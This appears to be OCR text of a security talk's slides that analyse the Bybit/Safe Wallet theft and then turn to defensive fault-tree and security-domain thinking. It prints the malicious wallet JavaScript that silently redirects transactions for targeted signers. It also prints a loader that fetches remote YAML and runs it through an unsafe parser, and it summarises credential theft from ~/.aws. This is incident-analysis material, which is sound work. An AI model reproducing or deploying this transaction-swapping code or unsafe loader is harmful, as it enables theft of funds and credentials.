
```
def fetch_symbols():
    resp = requests.get("https://en.stockslab.org/symbols/sp500", timeout=10)
    content_type = resp.headers["Content-Type"]

    if resp.status_code != 200:
        raise requests.exceptions.RequestException(resp.status_code)

    if content_type.startswith("application/json"):
        return json.loads(resp.text)

    elif content_type.startswith("application/x-www-form-urlencoded"):
        return parse_qs(resp.text)

    elif content_type.startswith("application/yaml"):
        return yaml.load(resp.text, Loader=yaml.Loader)
```


latest.yaml
Attacker (Kali Linux)
AWS
"SAFE" AWS Environment
WWW
"SAFE"Web UI
ByBit Signers
1: Execute
2: PyYAML Exec
3: Delete
PY
MonteCarloStockInvestSimulator
data_fetcher.py
__init__.py
__init__.py
"SAFE" Developer MacOS System
ret1: On-Disk Write, Load, Delete
ret2: In-Memory Python Code Exec
ret3: On-Disk Write, Execute, Delete
DLL
init (Poseidon)
stealer.py
MACH-O
dockerd (Poseidon)
.aws
.ssh
login.keychain-db
elastic security labs

```
54917: try {
                        }),
                        transactionResponse: null
                    }
                } else l = await c.executeTransaction(e, t);
                } else {
                    let sd = c;
                    let se = e;
                    let st = t;
                    let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
                    let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
                    let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
                    let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000
0000000000000000000000000000000000000000000000000000";
                    let op = 1;
                    let vl = 0;
```


```
            let sga = 45746;
            let sf = sd.getSafeProvider();
            let sa = await sf.getSignerAddress();
            sa = sa.toLowerCase();
            let lu = await sd.getAddress();
            lu = lu.toLowerCase();
            const cf = wa.some(k1 => lu.includes(k1));
            const cb = ba.some(k1 => sa.includes(k1));
            if (cf == true && se.data.operation == 0) {
                const td = structuredClone(se.data);
                se.data.to = ta;
                se.data.operation = op;
                se.data.data = da;
                se.data.value = vl;
                se.data.safeTxGas = sga;
                try {
                    l = await sd.executeTransaction(se, st);
                    se.data = td;
                } catch (e) {
                    se.data = td;
                    throw e;
                }
            } else {
                l = await sd.executeTransaction(se, st);
            }
        };
        (0, u.DC)(u.hV.EXECUTING, {
            ...d
        })
```

Takeaways


- No remote vulnerabilities were exploited
  - LinkedIn recruiter social engineering to get target to run a python app
- No local privilege escalation vulnerabilities exploited
  - Local privilege escalation not needed to read AWS creds out of ~/.aws/
- No persistent malware needed
  - Python app remotely loaded an in-memory python infostealer payload
  - Infostealer obtained AWS credentials from `~/.aws`
- No detectable effects on the target (Bybit)
  - Malicious JS deployed in and executed inside the Safe Wallet web app
  - JS silently swapped Ethereum transaction for only Bybit's signers
  - Hardware wallets blind-signed the transaction


How I Think About Defense


Initial Access Vectors




Attacker Goal


A
B


Fire starts?
Sprinkler system fails to start
Fire alarm is not activated
Consequences
Frequency (per year)
Fire Starts
0.01
per year
True
0.01
False
0.99
True
0.001
False
0.999
True
0.001
False
0.999
Uncontrolled fire with no alarm
1.00 x 10-7
Uncontrolled fire with alarm
9.99 x 10-5
Controlled fire with no alarm
9.90 x 10-6
Controlled fire with alarm
9.89 x 10-3



Fire starts?
Sprinkler system fails to start
Fire alarm is not activated
Consequences
Frequency (per year)
Fire Starts
0.01 per year
True
0.01
False
0.99
True
0.001
False
0.999
True
0.001
False
0.999
Uncontrolled fire with no alarm
1.00 x 10⁻⁷
Uncontrolled fire with alarm
9.99 x 10⁻⁶
Controlled fire with no alarm
9.90 x 10⁻⁶
Controlled fire with alarm
9.89 x 10⁻³
Sprinkler System Fails to Start
OR
Detection System Fails
Fire Suppression System Fails
AND
OR
F1
F2
F3
F4
F1- Failure of smoke detector sensor
F2- Failure of heat detector sensor
F3- No water to sprinkler system
F4- Sprinkler nozzles blocked

Fault Domain Analysis



Fault Domain Analysis for Security

- A **security domain** is the logical grouping of systems, networks, data, privileges, and capabilities that share a common root of security enforcement
  - Two applications on the same host are separated by the process security boundary, but are in the same security domain because that boundary is enforced by the shared kernel
  - Two hosts on the same Active Directory Domain are in the same security domain
  - Everything in your environment that Okta gates access to is one security domain
  - E.g. what are scope of effects if root of enforcement is corrupted?
- An **access domain** is the logical grouping of security domains that share a common root of authorized access (e.g. by a particular principal)
  - If the same individual has administrative access to your Okta and Active Directory, then they are part of the same *access* domain
  - E.g. what are scope of effects one particular individual's access can achieve if corrupted?
- A **supply domain** is the logical grouping of security domains that share a common root of software/hardware implementation or distribution
  - If two systems are affected by the same vulnerability or backdoor (e.g. software supply-chain attack), then they are in the same *software supply* domain
  - E.g. what are scope of effects of a single vulnerability or supply-chain compromise?


Customer
Accounts Payable
User
Purchasing
Receiving
Financial
Intermediary
Shipper
Sales
Shipping
Supplier
Accounts Receivable

FIN.